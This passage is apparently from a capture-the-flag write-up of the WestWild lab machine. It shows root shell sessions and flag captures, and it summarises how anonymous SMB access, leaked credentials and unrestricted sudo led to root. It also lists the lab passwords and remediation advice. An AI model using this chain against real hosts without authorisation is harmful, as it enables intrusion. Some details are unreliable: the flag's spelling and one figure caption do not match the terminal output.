bash_completion.d group        ld.so.cache  newt         request-key.conf terminfo
bindresvport.blacklist blkid.conf   ld.so.conf  nsswitch.conf request-key.d timezone
blkid.conf   grub.d       ld.so.conf.d opt          resolvconf   ucf.conf
blkid.tab    gshadow      legal        os-release   resolv.conf  udev
byobu        gshadow-     libaudit.conf pam.conf      rmt          ufw
ca-certificates ca-certificates.conf hdparm.conf  pam.d        updatedb.conf
calendar     host.conf    locale.alias passwd        rsyslog.conf update-manager
chatscripts  hostname     localtime   passwd-       rsyslog.d    update-motd.d
console-setup hosts         logcheck    perl          samba         update-notifier
cron.d       hosts.allow  login.defs  php5          screenrc     upstart-xsessions
cron.daily   hosts.deny   logrotate.conf pm            securetty    vim
cron.hourly  ifplugd     logrotate.d popularity-contest.conf security      vtrgb
cron.monthly init         lsb-release polkit-1      selinux      w3m
cron.monthly init.d       ltrace.conf  ppp           services     wgetrc
crontab      initramfs-tools lvm          profile       sgml          wpa_supplicant
cron.weekly  inputrc     magic        protocols     shadow        X11
dbus-1       insserv     magic.mime   python        shadow-       xml
debconf.conf nano hostname  root@WestWild:/etc# nano hosts
root@WestWild:/etc# nano hosts
root@WestWild:/etc# nano index.html
root@WestWild:/etc# cd /root
root@WestWild:/etc# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff


root@WestWild:~# █

```

Figure 23. Setting a password for the newly-created viv user with `passwd` — screenshot captured during the practical execution phase.

10.2 Editing /etc Configurations with nano

The nano editor was used to view and edit several system configuration files including `hostname`, `hosts`, and `index.html`. The `/etc` directory listing was also reviewed. Modifying system files as root demonstrates full control over the host — common attacker actions include changing the hostname to mask identity, editing `/etc/hosts` to redirect traffic, and defacing `index.html` to signal compromise. All such modifications should be reverted during remediation.



```

Session Actions Edit View Help
GNU nano 2.2.6 File: hosts
127.0.0.1 localhost
127.0.1.1 WestWild

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

Figure 24. Editing system configuration files in `/etc` with the nano text editor — screenshot captured during the practical execution phase.

10.3 Final Confirmation of FLAG2

Returning to /root and running cat FLAG2.txt confirmed capture of the second flag: Flag2{WeeeeeeeeeeeeeellcoOoOom_T0_WestWild}. Re-verifying flag capture at the end of the engagement is good practice — it ensures the flag was not corrupted, overwritten, or lost during the post-exploitation phase.

Flag2{WeeeeeeeeeeeeeellcoOoOom_T0_WestWild}

```
root@WestWild:/etc# nano hostname
root@WestWild:/etc# nano hosts
root@WestWild:/etc# nano hosts
root@WestWild:/etc# nano index.html
root@WestWild:/etc# cd /root
root@WestWild:~# cat FLAG2.txt
Flag2{WeeeeeeeeeeeeeellcoOoOom_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~# nano FLAG2
root@WestWild:~# nano FLAG2.txt
root@WestWild:~# nano FLAG2.txt
root@WestWild:~# nano FLAG3.txt
root@WestWild:~#
```

Figure 25. Final confirmation of FLAG2 capture by re-reading /root/FLAG2.txt — screenshot captured during the practical execution phase.

10.4 Logging in as aveng via Virtual Console

The aveng user was logged into the WestWild machine via the VM virtual console (not SSH). The login banner confirmed Ubuntu 14.04.6 LTS and the IP address 192.168.153.132. Virtual console access is useful for verifying that the credentials recovered during the engagement also work for interactive logins, and for testing scenarios where SSH may be blocked or monitored but direct console access remains available (e.g. via hypervisor out-of-band management).

11. Flags Summary

The table below summarises the two flags captured during the WestWild engagement, including their literal value and the location where each was found. Both flags were captured through a single coherent attack chain — no separate exploit paths were required.

Flag	Value	Location
FLAG 1	Flag1{Welcome_T0_THE-W3ST-W1LD-B Order}	SMB share (wave) — FLAG1.txt, Base64-encoded; decoded to reveal wavex credentials.
FLAG 2	Flag2{WeeeeeeeeeeeeeellcoOoOom_T0_WestWild}	/root/FLAG2.txt — read after root escalation via aveng + sudo su.

12. Conclusion

The WestWild Boot2Root machine was successfully compromised through a straightforward attack chain: open SMB share enumeration revealed FLAG1 and user credentials, which allowed SSH access. A world-readable shell script leaked a second set of credentials, enabling lateral movement to the aveng user. From there, sudo access was used to escalate to root and capture FLAG2. The entire chain required no exploitation of software vulnerabilities — only misconfigurations and credential exposure — underscoring the importance of secure defaults and least-privilege access control.

Key vulnerabilities observed on the target machine:

- Anonymous SMB access exposing sensitive files (FLAG1.txt, message_from_aveng.txt) on the wave share.
- Credentials stored in a readable shell script (/usr/share/av/westsidesecret/ififoregt.sh) accessible to all local users.
- Misconfigured sudo permissions allowing the aveng user full root access via sudo su without command restriction.
- Weak, predictable passwords (door+open, kaizen+80) that would not survive a targeted online brute-force attack.

The exercise demonstrates fundamental penetration testing methodology: reconnaissance, service enumeration, credential exploitation, privilege escalation, and post-exploitation. Each phase built on the previous one, illustrating how a single weakness — anonymous SMB access — can cascade into complete system compromise when combined with other misconfigurations. Defenders should treat any anonymous-readable network share as a critical exposure and audit local file systems for credential leakage on a regular schedule.